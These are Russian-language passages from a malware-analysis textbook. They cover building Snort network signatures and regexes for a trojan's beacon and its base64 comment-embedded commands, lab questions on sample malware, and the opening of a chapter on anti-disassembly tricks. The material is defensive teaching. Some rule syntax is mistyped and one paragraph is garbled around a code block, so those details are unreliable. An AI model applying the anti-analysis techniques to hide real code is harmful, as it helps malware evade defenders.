Самый ценный для создания сигнатуры элемент - данные, жёстко заданные во вредоносной программе. Сетевой трафик, отправляемый вредоносной программой, строится из ограниченного набора первичных источников. Для создания эффективной сигнатуры необходимо знать происхождение каждой части сетевого содержимого. Ниже перечислены основные источники:

- Случайные данные (например, данные, возвращённые вызовом функции, которая создаёт псевдослучайные значения).
- Данные из стандартных сетевых библиотек (например, GET, созданный вызовом HTTPSendRequest).
- Данные, жёстко заданные во вредоносной программе (например, жёстко заданная строка User-Agent).
- Сведения об узле и его конфигурации (например, имя узла, текущее время по системным часам и скорость процессора).
- Данные, полученные из других источников, например с удалённого сервера или из файловой системы (в качестве примеров можно привести одноразовое значение, отправленное сервером для применения при шифровании, локальный файл и нажатия клавиш, захваченные клавиатурным

шпионом).

Обратите внимание, что перед использованием в сетевом обмене к этим данным могут применяться различные уровни кодирования, но именно их фундаментальное происхождение определяет полезность для создания сигнатуры.

Жёстко заданные и недолговечные данные

Вредоносной программе, использующей низкоуровневые сетевые API, такие как Winsock, приходится вручную создавать больше содержимого для имитации обычного трафика, чем программе, использующей высокоуровневый сетевой API вроде интерфейса COM. Чем больше содержимого создаётся вручную, тем больше жёстко заданных данных и тем выше вероятность, что автор вредоносной программы допустит ошибку, которую можно использовать для создания сигнатуры. Ошибки могут быть очевидными, например неправильное написание Mozilla (Mozila), или менее заметными, например отсутствие пробелов либо регистр букв, отличающийся от обычного трафика (MoZilla).

В рассматриваемой вредоносной программе ошибка присутствует в жёстко заданной строке Ассерт. Она статически определена как * / * вместо обычного */*.

Напомним, что URI, созданный вредоносной программой из нашего примера, имеет следующий вид:

```
/14586205865810997108584848485355525551
```

Функция создания URI вызывает GetTickCount, Random и gethostbyname, а при объединении строк вредоносная программа использует символ двоеточия (:). Жёстко заданная строка Ассерт и жёстко заданные двоеточия являются хорошими кандидатами для включения в сигнатуру.

Результаты вызова Random следует учитывать в сигнатуре так, будто функция может вернуть любое случайное значение. Пригодность результатов вызовов GetTickCount и gethostbyname для включения необходимо оценить в зависимости от того, насколько постоянны их значения.

При отладке кода создания содержимого образца вредоносной программы мы видим, что функция создаёт строку, которая затем передаётся функции кодирования. Формат строки перед отправкой, по-видимому, следующий:

```
<4 random bytes>:<first three bytes of hostname>:<time from GetTickCount as a hexadecimal number>
```

По всей видимости, это простая функция кодирования, которая берёт каждый байт и преобразует его в десятичную форму ASCII (например, символ а превращается в 97). Теперь понятно, почему URI было трудно разобрать с помощью динамического анализа: в нём используются случайность, свойства узла, время и формула кодирования, которая может менять длину в зависимости от символа. Однако эти сведения вместе с результатами статического анализа позволяют легко разработать эффективное регулярное выражение для URI.

Выявление и использование этапов кодирования

Выявить постоянное или жёстко заданное содержимое не всегда просто, поскольку между источником данных и сетевым трафиком могут выполняться преобразования. Например, в данном случае результаты команды GetTickCount скрыты двумя слоями кодирования: сначала двоичное значение DWORD превращается в 8-байтовое шестнадцатеричное представление, а затем каждый из этих байтов преобразуется в десятичное значение ASCII.

Итоговое регулярное выражение выглядит следующим образом:

/\/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|11[012]){8}/

В таблице 14-6 показано соответствие между выявленным источником данных и итоговым регулярным выражением; одно из предыдущих значений используется для иллюстрации преобразования.

Таблица 14-6. Разложение регулярного выражения по исходному содержимому

4 случай ных байта	:	первые байта имени узла	:	время от GetTickCount					
0x91, 0x56, 0xCD, 0x56	:	"m", "a", "l"	:	00057473					
0x91, 0x56, 0xCD, 0x56	0x3A	0x6D, 0x61, 0x6C	0x3A	0x30, 0x30, 0x30, 0x35, 0x37, 0x34, 0x37, 0x33					
14586205 86	58	10997108	58	4848485355525 551					
`([1-9]\`	1[0-9]\`	2[0-5]){0,1}[0-9]){4}`	58	[0-9]{6,9}	58	`(4[89]\`	5[0-7]\`	9[789]\`	10[012]){8}`

Разберём это выражение и посмотрим, как были выбраны его элементы.

Два постоянных двоеточия, разделяющих остальные три элемента, являются опорами выражения; эти байты указаны в столбцах 2 и 4 таблицы 14-6. Каждое двоеточие представлено числом 58, то есть его десятичным представлением ASCII. Это необработанные статические данные, бесценные для создания сигнатуры.

Каждый из первых четырёх случайных байтов в конечном счёте можно преобразовать в десятичное число от 0 до 255. Регулярное выражение `([1-9]|1[0-9]|2[0-5]){0,1}[0-9]` охватывает диапазон чисел от 0 до 259, а `{4}` обозначает четыре копии этого шаблона. Напомним, что квадратные скобки `[ ]` содержат символы, а фигурные скобки `{ }` - число, обозначающее количество предшествующих символов. В PCRE вертикальная черта `|` выражает логическое ИЛИ, поэтому для соответствия выражению может присутствовать любой из членов в круглых скобках. Обратите также внимание, что в данном случае мы решили немного расширить допустимый диапазон значений, чтобы не делать регулярное выражение ещё сложнее.

Знание этапов обработки или кодирования позволяет не только выявлять жёстко заданные или постоянные элементы. Кодирование может ограничивать наборы символов и длины полей, отправляемых вредоносной программой по сети, и потому использоваться для уточнения сигнатуры. Например, хотя первоначальное содержимое случайно, мы знаем его определённую длину, а также ограничения набора символов и общей длины последнего слоя кодирования.

Средний член `[0-9]{6,9}`, расположенный между значениями 58, представляет первые три символа поля имени узла, преобразованные в десятичный эквивалент ASCII. Этот член PCRE соответствует десятичной строке длиной от шести до девяти символов. Поскольку имя узла, как правило, не содержит однозначных значений ASCII (0-9), являющихся непечатаемыми символами, нижняя граница оставлена равной 6 (три символа с минимальной длиной десятичного значения 2),

а не 3.

Не включать недолговечные элементы в сигнатуру столь же важно, как включать жёстко заданные данные. Как было замечено в предыдущем разделе о динамическом анализе, имя заражённой системы может выглядеть постоянным для данного узла, но любая использующая этот элемент сигнатура не сработает для других заражённых узлов. В данном случае мы воспользовались ограничениями длины и кодирования, но не самим содержимым.

Третья часть выражения `(4[89]|5[0-7]|9[789]|10[012]){8}` охватывает возможные значения символов, представляющих время работы системы, определённое вызовом `GetTickCount`. Результат команды `GetTickCount` - значение `DWORD`, которое преобразуется в шестнадцатеричную форму, а затем в десятичные представления ASCII. Поэтому, если значение команды `GetTickCount` равно 268404824 (около трёх дней работы), шестнадцатеричное представление будет `0x0fff8858`. Таким образом, цифры представлены десятичными значениями ASCII от 48 до 57, а строчные буквы (только от а до f) - десятичными значениями ASCII от 97 до 102. Как видно из этого члена, количество 8 соответствует числу шестнадцатеричных символов, а выражение с логическим ИЛИ охватывает соответствующие диапазоны чисел.

Некоторые источники данных сначала могут выглядеть случайными и потому непригодными, однако часть данных в действительности может быть предсказуемой. Один из примеров - время: старшие биты остаются относительно постоянными и иногда могут служить достаточно устойчивым источником данных для использования в сигнатуре.

При построении эффективных сигнатур приходится искать компромисс между производительностью и точностью. В этом примере регулярные выражения относятся к наиболее затратным проверкам IDS. Уникальная строка с постоянным содержимым может радикально повысить эффективность поиска по содержимому. Этот конкретный пример сложен, поскольку единственное доступное постоянное содержимое - короткий член 58.

В данном случае для создания эффективной сигнатуры можно использовать несколько стратегий:

- Объединить регулярное выражение URI с постоянной строкой User-Agent, чтобы регулярное выражение не применялось при отсутствии конкретной строки User-Agent.
- Если требуется сигнатура только для URI, можно нацелиться на два члена 58 с помощью двух выражений `content` и ключевых слов, которые после нахождения первого экземпляра 58 обеспечат поиск лишь в ограниченном количестве байтов (`content: "58"; content: "58"; distance: 6; within: 5`). Ключевое слово `within` ограничивает количество проверяемых символов.
- Поскольку старшие биты результата `GetTickCount` относительно постоянны, существует возможность объединить их с соседним значением 58. Например, во всех пробных запусках за 58 следовало 48, представляющее 0 в качестве самой старшей цифры. Исследовав соответствующие интервалы времени, мы обнаруживаем, что самая старшая цифра будет равна 48 в первые три дня работы, 49 - в следующие три дня, а если действовать рискованно и смешивать разные выражения `content`, можно использовать 584 или 585 как предварительный фильтр, охватывающий время работы вплоть до месяца.

Хотя внимание к наблюдаемому содержимому вредоносной программы, очевидно, важно, не менее важно выявлять случаи, когда содержимое должно присутствовать, но отсутствует. Полезная разновидность ошибки авторов вредоносных программ, особенно при использовании низкоуровневых API, - забыть включить элементы, обычно присутствующие в нормальном трафике. Например, поле `Referer` [так в оригинале] часто встречается при обычной работе в Интернете. Если вредоносная программа его не включает, отсутствие поля можно сделать частью сигнатуры. Нередко именно это превращает сигнатуру с множеством ложноположительных срабатываний в успешную.

Создание сигнатуры

Ниже приведена предлагаемая сигнатура Snort для нашего образца вредоносной программы. Она объединяет многие из рассмотренных факторов: постоянную строку User-Agent, необычную строку Accept, закодированное двоеточие (58) в URI, отсутствие поля реферера и запрос GET, соответствующий описанному ранее регулярному выражению.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:"|0d0a|referer:"; nocase;
pcr:"/GET \\/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8} HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

Примечание. Обычно, когда аналитик только учится писать сетевые сигнатуры, основное внимание уделяется созданию работающей сигнатуры. Однако не менее важно обеспечить её эффективность. Эта глава посвящена выявлению элементов хорошей сигнатуры, но оптимизации сигнатур из примеров для обеспечения высокой производительности уделяется мало времени.

Анализ процедур разбора

Ранее мы отметили, что рассмотрим обмен в двух направлениях. До сих пор обсуждался анализ трафика, создаваемого вредоносной программой, но содержащиеся в ней сведения о получаемом трафике также можно использовать для создания сигнатуры.

В качестве примера рассмотрим вредоносную программу, которая получает очередную команду из поля комментария веб-страницы; эту стратегию мы кратко обсуждали ранее в данной главе. Вредоносная программа запрашивает веб-страницу на скомпрометированном злоумышленником сайте и ищет скрытое сообщение, встроенное в страницу. Предположим, что помимо вредоносной программы у нас есть часть сетевого трафика с ответами веб-сервера этой программе.

Сравнив строки во вредоносной программе и на веб-странице, мы видим общий член: adsrv?. Возвращённая веб-страница содержит единственную строку следующего вида:

```
<!-- adsrv?bG9uZ3NsZWVw -->
```

Это довольно безобидный комментарий внутри веб-страницы, который сам по себе вряд ли привлечёт внимание. Может возникнуть желание создать сетевую сигнатуру на основе наблюдаемого трафика, однако это даст неполное решение. Сначала необходимо ответить на два вопроса:

- Какие ещё команды может понимать вредоносная программа?
- Как вредоносная программа определяет, что веб-страница содержит команду?

Как мы уже видели, строка adsrv? присутствует во вредоносной программе и является прекрасным элементом сигнатуры. Сигнатуру можно усилить, добавив другие элементы.

Для поиска возможных дополнительных элементов сначала находим сетевую процедуру, в которой принимается страница, и видим, что одна из вызываемых функций получает входные данные. Вероятно, это функция разбора.

На рисунке 14-3 показан граф IDA Pro для примера процедуры разбора, которая ищет поле комментария на веб-странице. Структура типична для собственной функции разбора, часто используемой во вредоносных программах вместо, например, библиотеки регулярных выражений. Собственные процедуры разбора обычно организованы как каскад проверок начальных символов.

В каждом маленьком блоке проверки одна линия ведёт каскадом к следующему блоку, а другая - к блоку отказа, содержащему возможность вернуться циклом к началу.

Линия, образующая верхний цикл слева на рисунке 14-3, показывает, что текущая строка не прошла проверку и будет проверена следующая. Эта функция из примера имеет структуру с двойным каскадом и циклом; второй каскад ищет символы, закрывающие поле комментария. Отдельные блоки каскада показывают символы, которые ищет функция. В данном случае это во втором. В блоке между каскадами находится вызов функции, проверяющей содержимое после `

```
<!-- adsrv?bG9uZ3NsZWVw -->
<!-- adsrv?c3VwZXJsb25nc2x1ZXh0 -->
<!-- adsrv?c2hvcnRzbGVlcA== -->
<!-- adsrv?cnVu
<!-- adsrv?Y29ubmVj
```

`).

Хотя сигнатуры со всеми этими элементами, вероятно, обнаружат именно эту вредоносную программу, существует риск пожертвовать надёжностью из-за чрезмерной специфичности. Если злоумышленник изменит любую часть программы - набор команд, кодирование или префикс команды, - очень точная сигнатура перестанет быть эффективной.

Нацеливание на несколько элементов

Ранее мы видели, что разные части интерпретации команды находятся в разных участках кода. Благодаря этому знанию можно создать отдельные сигнатуры для различных элементов.

Три элемента, которые, по-видимому, находятся в отдельных функциях, - обрамление комментария, постоянная строка `adsrv?` с последующим выражением Base64 и собственно разбор команды. На основе этих трёх элементов набор компонентов сигнатур может включать следующее (для краткости приведены только основные элементы каждой сигнатуры, причём каждая строка представляет отдельную сигнатуру):

```
pcrc:"/ <!-- adsrv\?([a-zA-Z0-9+\/=]{4})+ -->/"
content:"<!-- "; content:"bG9uZ3NsZWVw -->"; within:100;
content:"<!-- "; content:"c3VwZXJsb25nc2x1ZXh0 -->"; within:100;
content:"<!-- "; content:"c2hvcnRzbGVlcA== -->"; within:100;
content:"<!-- "; content:"cnVu"; within:100; content: "-->"; within:100;
content:"<!-- "; content:"Y29ubmVj"; within:100; content: "-->"; within:100;
```

Эти сигнатуры нацелены на три различных элемента, из которых состоит команда, отправляемая вредоносной программе. Все они включают обрамление комментария. Первая сигнатура нацелена на префикс команды `adsrv?`, за которым следует универсальная команда, закодированная Base64. Остальные сигнатуры нацелены на известную команду в Base64 без зависимости от префикса команды.

Поскольку нам известно, что разбор происходит в отдельном участке кода, имеет смысл нацеливаться на него независимо. Если злоумышленник изменит одну часть кода, наши сигнатуры всё равно обнаружат неизменившуюся часть.

Обратите внимание, что мы по-прежнему делаем предположения. Новые сигнатуры могут быть более склонны к ложноположительным срабатываниям. Кроме того, мы предполагаем, что злоумышленник, скорее всего, продолжит использовать обрамление комментария, поскольку оно является частью обычного веб-обмена и вряд ли будет считаться подозрительным. Тем не менее эта стратегия обеспечивает более надёжный охват, чем первоначальная попытка, и с большей вероятностью обнаружит будущие варианты вредоносной программы.

Вернёмся к сигнатуре, ранее созданной для трафика периодических сигналов. Напомним, что мы объединили все возможные элементы в одной сигнатуре:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:!"|0d0a|referer:"; nocase;
pcrc:"/GET \\/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10 [012]){8} HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

Эта сигнатура имеет ограниченный охват и станет бесполезной после любого изменения вредоносной программы злоумышленником. Чтобы обращаться к разным элементам по отдельности и избежать быстрого устаревания, можно использовать две следующие цели:

- Цель 1: строка User-Agent, строка Асцепт, отсутствие реферера.
- Цель 2: определённый URI, отсутствие реферера.

Такая стратегия даст две сигнатуры:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon UA with
Accept Anomaly"; content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; content:!"|0d0a|referer:"; nocase; classtype:trojan-activity;
sid:2000004; rev:1;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon URI";
uricontent:"58"; content:!"|0d0a|referer:"; nocase; pcrc:
"/GET \\/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8} HTTP/";
classtype:trojan-activity; sid:2000005; rev:1;)
```

Понимание точки зрения злоумышленника

При разработке стратегии сигнатур полезно попытаться понять точку зрения злоумышленника. Злоумышленники постоянно играют в кошки-мышки. Они стремятся слиться с обычным трафиком, чтобы избежать обнаружения и сохранить успешную непрерывную работу. Подобно любым разработчикам программного обеспечения, злоумышленники испытывают трудности с обновлением программ, поддержанием их актуальности и совместимости с меняющимися системами. Все необходимые изменения должны быть минимальными, поскольку крупные изменения могут угрожать целостности их систем.

Как обсуждалось ранее, использование нескольких сигнатур, нацеленных на разные части вредоносного кода, делает обнаружение более устойчивым к изменениям злоумышленника. Нередко злоумышленники немного изменяют своё программное обеспечение, чтобы избежать обнаружения определённой сигнатурой. Создав несколько сигнатур, основанных на разных аспектах обмена, вы по-прежнему сможете успешно обнаружить вредоносную программу, даже если злоумышленник обновил часть кода.

Ниже приведены ещё три практических правила, позволяющие воспользоваться слабостями злоумышленника:

Сосредоточьтесь на элементах протокола, относящихся к обоим конечным точкам. Изменить только клиентский или только серверный код гораздо проще, чем оба сразу. Ищите элементы протокола, использующие код и на стороне клиента, и на стороне сервера, и создавайте сигнатуру на их основе. Чтобы сделать такую сигнатуру устаревшей, злоумышленнику придётся выполнить намного больше работы.

Сосредоточьтесь на элементах протокола, которые заведомо являются частью ключа. Нередко некоторые жёстко заданные компоненты протокола используются как ключ. Например, злоумышленник может применять определённую строку User-Agent как ключ аутентификации,

чтобы выявлять (и, возможно, перенаправлять) неправомерное зондирование. Для обхода такой сигнатуры злоумышленнику понадобится изменить код на обеих конечных точках.

Выявляйте элементы протокола, не сразу заметные в трафике. Иногда одновременные действия нескольких защитников могут помешать обнаружению вредоносной программы. Если другой защитник создаст сигнатуру, добившуюся достаточного успеха против злоумышленника, тому, возможно, придётся изменить вредоносную программу для обхода сигнатуры. Если вы полагаетесь на ту же сигнатуру или на сигнатуру, нацеленную на те же аспекты протокола обмена злоумышленника, его изменения повлияют и на вашу сигнатуру. Чтобы она не устарела из-за реакции злоумышленника на действия другого защитника, старайтесь выявлять аспекты вредоносных операций, которым другие защитники могли не уделить внимания. Знания, полученные при тщательном наблюдении за вредоносной программой, помогут создать более надёжную сигнатуру.

Заключение

В этой главе мы описали, как вредоносные программы используют сеть для командного управления. Были также рассмотрены некоторые методы, с помощью которых вредоносная программа маскирует свою активность под обычный сетевой трафик. Анализ вредоносных программ может повысить эффективность сетевой защиты, предоставляя сведения для процесса создания сигнатур.

Мы описали несколько преимуществ построения сетевых сигнатур на основе углублённого анализа вредоносной программы, а не поверхностного анализа существующих захватов трафика или анализа в песочнице. Сигнатуры, основанные на анализе вредоносной программы, могут быть точнее, что сокращает количество проб и ошибок, необходимых для получения сигнатур с малым числом ложноположительных срабатываний. Кроме того, они с большей вероятностью обнаруживают новые разновидности той же вредоносной программы.

В этой главе рассматривалась задача, которая часто является конечной целью базового анализа вредоносной программы: разработка эффективной меры противодействия для защиты от будущих вредоносных программ. Однако здесь предполагается, что с помощью динамического и статического анализа можно добиться хорошего понимания вредоносной программы. В некоторых случаях авторы программ принимают активные меры, препятствующие эффективному анализу. Следующие главы объясняют методы, с помощью которых авторы вредоносных программ затрудняют анализ, и шаги, позволяющие полностью разобрать и понять исследуемую программу.

Лабораторные работы

Лабораторные работы этой главы посвящены выявлению сетевых компонентов вредоносных программ. В некоторой степени они опираются на главу 13, поскольку при разработке сетевых сигнатур часто приходится иметь дело с закодированным содержимым.

Лабораторная работа 14-1

Проанализируйте вредоносную программу из файла Lab14-01.exe. Эта программа не причинит вреда вашей системе.

Вопросы

1. Какие сетевые библиотеки использует вредоносная программа и каковы их преимущества?
2. Какие исходные элементы используются для построения сетевого периодического сигнала и при каких условиях этот сигнал изменится?
3. Почему сведения, встроенные в сетевой периодический сигнал, могут представлять интерес для злоумышленника?
4. Использует ли вредоносная программа стандартное кодирование Base64? Если нет, в чём необычность кодирования?
5. Каково общее назначение этой вредоносной программы?
6. Какие элементы обмена вредоносной программы можно эффективно обнаружить с помощью сетевой сигнатуры?
7. Какие ошибки могут допустить аналитики при попытке разработать сигнатуру для этой вредоносной программы?
8. Какой набор сигнатур позволит обнаружить эту вредоносную программу (и будущие варианты)?

Лабораторная работа 14-2

Проанализируйте вредоносную программу из файла Lab14-02.exe. Чтобы она не причинила вред вашей системе, эта программа настроена на отправку периодических сигналов на жёстко заданный адрес обратной петли, но представьте, что это жёстко заданный внешний адрес.

Вопросы

1. Каковы преимущества и недостатки программирования вредоносной программы для использования непосредственных IP-адресов?
2. Какие сетевые библиотеки использует эта вредоносная программа? Каковы преимущества или недостатки их использования?
3. Откуда происходит URL, используемый вредоносной программой для периодических сигналов? Какие преимущества даёт этот источник?
4. Какой аспект протокола HTTP использует вредоносная программа для достижения своих целей?
5. Какие сведения передаются в первоначальном периодическом сигнале вредоносной программы?
6. Каковы некоторые недостатки устройства каналов обмена этой вредоносной программы?
7. Является ли схема кодирования вредоносной программы стандартной?
8. Как завершается обмен?
9. Каково назначение этой вредоносной программы и какую роль она может играть в арсенале злоумышленника?

Лабораторная работа 14-3

Эта лабораторная работа основана на лабораторной работе 14-1. Представьте, что данная вредоносная программа является попыткой злоумышленника усовершенствовать свои методы. Проанализируйте вредоносную программу из файла Lab14-03.exe.

Вопросы

1. Какие жёстко заданные элементы используются в первоначальном периодическом сигнале? Какие из них, если таковые имеются, могут стать хорошей сигнатурой?
2. Какие элементы первоначального периодического сигнала могут оказаться непригодными для долговечной сигнатуры?
3. Как вредоносная программа получает команды? В каком примере из главы использовался похожий метод? Каковы преимущества этого метода?
4. Какие проверки выполняются над входными данными после их получения вредоносной программой, чтобы определить, являются ли они допустимой командой? Как злоумышленник скрывает список команд, которые ищет вредоносная программа?
5. Какой тип кодирования используется для аргументов команд? Чем он отличается от Base64 и какие преимущества или недостатки даёт?
6. Какие команды доступны этой вредоносной программе?
7. Каково назначение этой вредоносной программы?
8. В этой главе была представлена идея нацеливания независимых сигнатур на разные области кода (где это возможно) для повышения устойчивости сетевых индикаторов. На какие отдельные области кода или конфигурационные данные можно нацелить сетевые сигнатуры?
9. Какой набор сигнатур следует использовать для этой вредоносной программы?

Часть V. Противодействие обратной разработке

Глава 15. Противодействие дизассемблированию

Противодействие дизассемблированию использует специально сформированный код или данные программы, чтобы инструменты анализа дизассемблирования создавали неверный листинг программы. Автор вредоносной программы реализует этот метод вручную, отдельным инструментом в процессе сборки и развёртывания либо вплетает его в исходный код программы.

Любая вредоносная программа создаётся с определённой целью: регистрация нажатий клавиш, доступ через бэкдор, использование целевой системы для отправки чрезмерного объёма электронной почты с целью вывести серверы из строя и так далее. Авторы вредоносных программ часто выходят за рамки этой базовой функциональности и реализуют специальные методы, чтобы скрыться от пользователя или системного администратора с помощью руткитов либо внедрения в процессы или иным образом воспрепятствовать анализу и обнаружению.

Авторы вредоносных программ используют методы противодействия дизассемблированию, чтобы задержать или предотвратить анализ вредоносного кода. Любой успешно выполняющийся код поддаётся обратной разработке, но, защищая его методами противодействия дизассемблированию и отладке, авторы повышают требования к квалификации аналитика вредоносных программ. Чувствительному ко времени процессу исследования мешает неспособность аналитика понять возможности вредоносной программы, получить ценные сигнатуры узла и сети и разработать алгоритмы декодирования. Эти дополнительные уровни защиты могут превысить возможности штатных специалистов многих организаций, из-за чего для обратной разработки потребуются опытные консультанты или усилия, сопоставимые с крупным исследовательским проектом.

Помимо задержки или предотвращения анализа человеком, противодействие дизассемблированию эффективно мешает некоторым методам автоматизированного анализа. Многие алгоритмы обнаружения сходства вредоносных программ и эвристические механизмы антивирусов используют анализ дизассемблированного кода для выявления или классификации вредоносных программ. Любой ручной или автоматизированный процесс, использующий отдельные инструкции программы, будет уязвим для методов противодействия анализу, описанных в этой главе.

Основы противодействия дизассемблированию

Дизассемблирование - непростая задача. Последовательности исполняемого кода могут иметь несколько дизассемблированных представлений, часть которых может быть недопустимой и скрывать настоящую функциональность программы. Реализуя противодействие дизассемблированию, автор вредоносной программы создаёт последовательность, которая заставляет дизассемблер показать список инструкций, отличный от фактически выполняемых.

Методы противодействия дизассемблированию используют предположения и ограничения дизассемблеров. Например, дизассемблер может одновременно представить каждый байт программы только как часть одной инструкции. Если заставить дизассемблер начать разбор с неправильного смещения, допустимая инструкция может оказаться скрытой. Рассмотрим следующий фрагмент дизассемблированного кода:

```
        jmp      short near ptr loc_2+1
; -----

loc_2:                                ; CODE XREF: seg000:00000000j
        call    near ptr 15FF2A71h •
        or      [ecx], dl
        inc     eax
; -----
```

```
db      0
```

Этот фрагмент был дизассемблирован линейным методом, и результат неточен. Читая код, мы упускаем сведения, которые пытался скрыть его автор. Мы видим инструкцию `call`, но цель вызова в точке `□` бессмысленна. Первая инструкция - `jmp`, цель которой недопустима, поскольку находится в середине следующей инструкции.

Теперь рассмотрим ту же последовательность байтов, дизассемблированную с помощью другой стратегии:

```
                jmp      short loc_3
; -----
                db      0E8h
; -----

loc_3:
                push     2Ah                ; CODE XREF: seg000:00000000j
                call     Sleep  ●
```

Этот фрагмент раскрывает другую последовательность мнемоник ассемблера и выглядит более информативным. Здесь в точке `□` виден вызов функции API `Sleep`. Теперь цель первой инструкции `jmp` представлена правильно: видно, что переход ведёт к инструкции `push`, за которой следует вызов `Sleep`. Байт в третьей строке примера равен `0xE8`, но программа его не выполняет, поскольку инструкция `jmp` перепрыгивает через него.

Этот фрагмент был обработан потоковым дизассемблером, а не линейным дизассемблером из предыдущего примера. В данном случае потоковый дизассемблер оказался точнее, поскольку его логика ближе соответствовала реальной программе и он не пытался дизассемблировать байты, не входящие в поток выполнения. В следующем разделе линейное и потоковое дизассемблирование рассматриваются подробнее.

Итак, дизассемблирование не настолько просто, как могло показаться. В примерах дизассемблирования один и тот же набор байтов представлен двумя совершенно разными наборами инструкций. Это показывает, как противодействие дизассемблированию может заставить дизассемблер создать неточный набор инструкций для заданного диапазона байтов. Некоторые методы противодействия дизассемблированию достаточно универсальны и работают с большинством дизассемблеров, а другие нацелены на определённые продукты.

Обход алгоритмов дизассемблирования

Методы противодействия дизассемблированию порождены неотъемлемыми слабостями алгоритмов дизассемблеров. Чтобы понятно представить разбираемый код, любой дизассемблер должен делать определённые предположения. Когда эти предположения оказываются неверными, автор вредоносной программы получает возможность обмануть аналитика.

Существует два вида алгоритмов дизассемблирования: линейные и потоковые. Линейное дизассемблирование проще реализовать, но оно также более подвержено ошибкам.

Линейное дизассемблирование

При линейной стратегии дизассемблирования блок кода обходится последовательно, по одной инструкции за раз, без отклонений. Эта базовая стратегия применяется в учебных руководствах по написанию дизассемблеров и широко используется отладчиками.

Линейное дизассемблирование использует размер разобранной инструкции для определения следующего байта, который следует дизассемблировать, не принимая во внимание инструкции управления потоком. Следующий фрагмент кода показывает применение библиотеки дизассемблирования `libdisasm` (<http://sf.net/projects/bastard/files/libdisasm/>) для реализации примитивного дизассемблера несколькими строками C с помощью линейного дизассемблирования:

```
char buffer[BUF_SIZE];
int position = 0;

while (position < BUF_SIZE) {
    x86_insn_t insn;
    int size = x86_disasm(buf, BUF_SIZE, 0, position, &insn);

    if (size != 0) {
        char disassembly_line[1024];
        x86_format_insn(&insn, disassembly_line, 1024, intel_syntax);
        printf("%s\n", disassembly_line);
        position += size;
    } else {
        /* invalid/unrecognized instruction */
        position++;
    }
}
x86_cleanup();
```

В этом примере буфер данных с именем `buffer` содержит инструкции, которые нужно дизассемблировать. Функция `x86_disasm` заполняет структуру данных подробностями только что разобранной инструкции и возвращает её размер. Если инструкция успешно дизассемблирована, цикл увеличивает переменную `position` на значение размера в точке `□`; в противном случае он увеличивает её на единицу в точке `□`.

Этот алгоритм без проблем дизассемблирует большую часть кода, но даже в невредоносных двоичных файлах время от времени будет допускать ошибки. Главный недостаток метода состоит в том, что он дизассемблирует слишком много кода. Алгоритм слепо продолжает разбор до конца буфера, даже если из-за инструкций управления потоком выполняется лишь небольшая часть буфера.

В исполняемом файле формата PE исполняемый код обычно находится в одном разделе. Можно было бы предположить, что достаточно применить этот алгоритм линейного дизассемблирования только к содержащему код разделу `.text`, однако проблема в том, что раздел кода почти любого двоичного файла также содержит данные, не являющиеся инструкциями.

Одна из самых распространённых разновидностей данных в разделе кода - значение указателя, используемое в табличной конструкции `switch`. Следующий фрагмент дизассемблированного кода (из нелинейного дизассемблера) показывает функцию, непосредственно после кода которой находятся указатели `switch`.

```
jmp     ds:off_401050[eax*4] ; switch jump

; switch cases omitted ...

xor     eax, eax
pop     esi
ret     0

; -----
off_401050: dd offset loc_401020 ; DATA XREF: _main+19r
           dd offset loc_401027 ; jump table for switch statement
           dd offset loc_40102E
           dd offset loc_401035
```

Последняя инструкция этой функции - `ret`. В памяти непосредственно после неё находятся значения указателей, начинающиеся с `401020` в точке `□`, что в памяти выглядит как последовательность байтов `20 10 40 00` в шестнадцатеричной форме. Четыре значения

указателей из фрагмента кода образуют 16 байт данных внутри раздела .text двоичного файла. По совпадению их также можно дизассемблировать в допустимые инструкции. Если алгоритм линейного дизассемблирования продолжит разбирать инструкции после конца функции, он создаст следующий фрагмент:

```
and [eax],dl
inc eax
add [edi],ah
adc [eax+0x0],al
adc cs:[eax+0x0],al
xor eax,0x4010
```

Многие инструкции в этом фрагменте состоят из нескольких байтов. Основной способ, с помощью которого авторы вредоносных программ используют алгоритмы линейного дизассемблирования, состоит во вставке байтов данных, образующих коды операций многобайтовых инструкций. Например, стандартная инструкция локального вызова имеет длину 5 байт и начинается с кода операции 0xE8. Если 16 байт данных таблицы switch заканчиваются значением 0xE8, дизассемблер встретит код операции call и воспримет следующие 4 байта как операнд этой инструкции, а не как начало следующей функции.

Алгоритмы линейного дизассемблирования проще всего обмануть, поскольку они не способны различать код и данные.

Потоковое дизассемблирование

Более совершенная категория алгоритмов дизассемблирования - потоковые дизассемблеры. Этот метод используется большинством коммерческих дизассемблеров, таких как IDA Pro.

Главное отличие потокового дизассемблирования от линейного в том, что дизассемблер не проходит буфер вслепую, считая данные исключительно аккуратно упакованными инструкциями. Вместо этого он исследует каждую инструкцию и строит список адресов, которые следует дизассемблировать.

Следующий фрагмент показывает код, который можно правильно разобрать только потоковым дизассемблером.

```

    test    eax, eax
    jz      short loc_1A
    push    Failed_string
    call    printf
    jmp     short loc_1D
; -----
Failed_string: db 'Failed',0
; -----
loc_1A: ❶
        xor    eax, eax
loc_1D:
        retn
```

